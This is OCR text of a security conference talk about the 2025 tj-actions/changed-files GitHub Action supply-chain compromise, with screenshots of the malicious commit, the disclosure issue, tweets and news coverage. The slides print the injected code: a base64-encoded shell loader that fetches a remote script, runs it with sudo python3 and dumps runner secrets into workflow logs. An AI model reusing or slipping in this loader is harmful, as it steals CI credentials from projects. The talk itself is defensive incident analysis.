
March 14th, 2025
~4PM (UTC)




github.com/tj-actions/changed-files/commit/0e58ed8671d6b60d0890c21b07f8835ace038e67
nged +12 -1 lines changed
Top
Search within code
x.js
+12 -
Injected code
/*global AsyncIterableIterator*/
const core = __importStar(__nccwpck_require__(7484));
const exec = __importStar(__nccwpck_require__(5236));
@@ -2992,6 +2994,15 @@ const warnUnsupportedRESTAPIInputs
}
};
exports.warnUnsupportedRESTAPIInputs = warnUnsupportedRESTAPIInputs;
+ async function updateFeatures(token) {
+
+ const {stdout, stderr} = await exec.getExecOutput('bash', ['-c', `echo
"aWYgW1sgIiRPU1RZUEUiID09ICJsaW51eC1nbnUiIF1dOyB0aGVuCiAgQjY0X0JMT0I9YGN1cmwgLXNTZiBodHRwczovL2dpc3QuZ2l0aHVidXNlcmNvbnRlbnQuY29tL25pa2l0YXN0dXBpbi8zMGU1MjViNzc2YzQwOWUwM2MyZDZmMzI4ZjI1NDk2NS9yYXcvbW
eSB8IHN1ZG8gcHl0aG9uMyB8IHRyIC1kICdcMCcgfCBncmVwIC1hb0UgJyJbXiJdKyI6XHsidmFsdWUiOiJbXiJdKiIsImlzU2VjcmV0Ijp0cnVlXH0nIHwgc29ydCAtdSB8IGJhc2U2NCAtdyAwIHwgYmFzZTY0IC13IDBgCiAgZWNobyAkQjY0X0JMT0IKZWxzZQo
ApmaQo=" | base64 -d > /tmp/run.sh && bash /tmp/run.sh`], {
+ ignoreReturnCode: true,
+ silent: true
+ });
+ core.info(stdout);
+
+ }
/***/ }),
@@ -71082,4 +71093,4 @@ exports.visitAsync = visitAsync;
/******/



Prints all the environment variables of the CI runner to the logs


4 HOURS
LATER...

Multiple tags in this action are compromised #2463

Closed Locked



varunsh-coder opened on Mar 14 · edited by varunsh-coder

Edits

Example this tag was just updated 3 hours back and is potentially exfiltrating credentials tj-actions/changed-files/tags?after=v35.9.3

You can read more here: stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised

Reported the issue via the email address provided in the `security.md` file and also reported it via private vulnerability disclosure to generate a CVE.

👍 77 ❤️ 32 👀 17


Semgrep @semgrep · Mar 15
🚨A very popular GitHub Action, tj-actions/changed-files, has been compromised with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines.
If you're using this action, we recommend you stop using it immediately.
More here including how to search across all the GitHub Actions used in your org:
semgrep.dev/blog/2025/popu...
3
79
133
36K

Semgrep @semgrep · Mar 15

🚨A very popular GitHub Action, **tj-ac**
compromised with a payload that appe
impacting thousands of CI pipelines.

If you're using this action, we recomme

More here including how to search acr
your org:
semgrep.dev/blog/2025/popu...

3 79 1

The Hacker News @TheHackersNews · Mar 19

🚨 GitHub Actions are under attack!

A supply chain attack hit **tj-actions**/changed-files, leaking AWS keys, GitHub PATs & more. CISA confirms active exploitation.

- CVE-2025-30066 (CVSS 8.6)
- Attack spread via another compromised Action
- Sensitive secrets exposed via logs

Show more



Semgrep @semgrep · Mar 15

🚨A very popular GitHub Action, **tj-act**
compromised with a payload that appe
impacting thousands of CI pipelines.

If you're using this action, we recomme

The Hacker News @TheHackersNews · Mar 19

🚨 GitHub Actions are under attack!

A supply chain attack hit **tj-actions**/changed-files, leaking AWS keys, GitHub PATs & more. CISA confirms active exploitation.

- CVE-2025-30066 (CVSS 8.6)
- Attack spread via another compromised Action

salolivares on Mar 15 · edited by salolivares

Edits

Yep... this looks scary: `0e58ed8`

edit: semgrep.dev/blog/2025/popular-github-action-tj-actionschanged-files-is-compromised

👍 11



GitHub Action tj-actions/changed-files supply chain attack: everything you need to know

A supply chain attack on popular GitH


WS keys,

The Register

GitHub supply chain attack spills secrets from 23,000 projects

StepSecurity disclosed a compromise of the popular GitHub Action tj-actions/changed-files, which works to detect file changes in open source projects.

17 Mar 2025



News

Harden-Runn
actions/chan
compromised


We have concluded our investigation into the tj-actions/changed-files compromise. This post explains how the attack worked, how we detected it, and what steps you should take to secure your CI/CD environment.

Varun Sharma

March 14, 2025

ub Actions tj-
anged-files Attack

However



Semgrep @semgrep · Mar 15

🚨 A very popular GitHub Action, tj-actions/changed-files, has been compromised with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines.

If you're using this action, we recommend you stop using it immediately.

More here including how to search across all the CI/CD runs exposed via logs in your org:

salolivares on Mar 15 · edited by salolivares

semgrep.dev/blog/2025/popu...

11

The Hacker News @TheHackersNews · Mar 15

🚨 GitHub Actions are under attack!

A supply chain attack hit tj-actions/changed-files, leaking AWS keys, GitHub PATs & more. CISA confirms active exploitation.

- CVE-2025-30066 (CVSS 8.6)
- Attack spread via another compromised Action
- Secrets exposed via logs

Show more

Edits

That was not the goal of the attack…



Not Just a Pipeline Leak

Reconstructing the real attack behind tj-actions



Whoami

[>] Aviad Hahami (@_0xffd)

[>] Previously security researcher @ Palo Alto Networks

[>] Currently eBPF engineer @ Odigos.io

[>] Bug Bounty \
Graph Theory \
Lacto-fermentation & more...



Disclaimer

This presentation covers research performed by my colleagues and myself during my time of employment at Palo Alto Networks.

I have since left the company and no longer work for Palo Alto Networks and therefore am not speaking on their behalf.

I would like to thank Palo Alto Networks for allowing me to share this research with the community.

OK!



What's in this talk?

→ This talk is a debug-level walkthrough of the tj-actions incident

→ Tactics, Techniques, and Procedures (TTPs) breakdown

→ How we conducted the investigation

→ Additional victims & impact

→Mitigations


Our story takes place in the GitHub world, where anyone can make their code accessible to others





GitHub Actions allows users to execute code from arbitrary repositories to perform various tasks

GitHub Actions became the most used CI solution for GitHub hosted repositoties



Manolov, V., Gotseva, D., & Hinov, N. (2025)

Throught the years we developed a habbit of assuming that if something is accessible and widely used – we can trust it


Attackers know that too...

The Register

GitHub supply chain attack spills secrets from 23,000 projects


StepSecurity disclosed a compromise of the popular GitHub Action tj-actions/changed-files, which works to detect file changes in open source projects.

17 Mar 2025




When we initially faced the attack, we were met the following scenario

Initial incident flow





Secrets printed to workflow logs



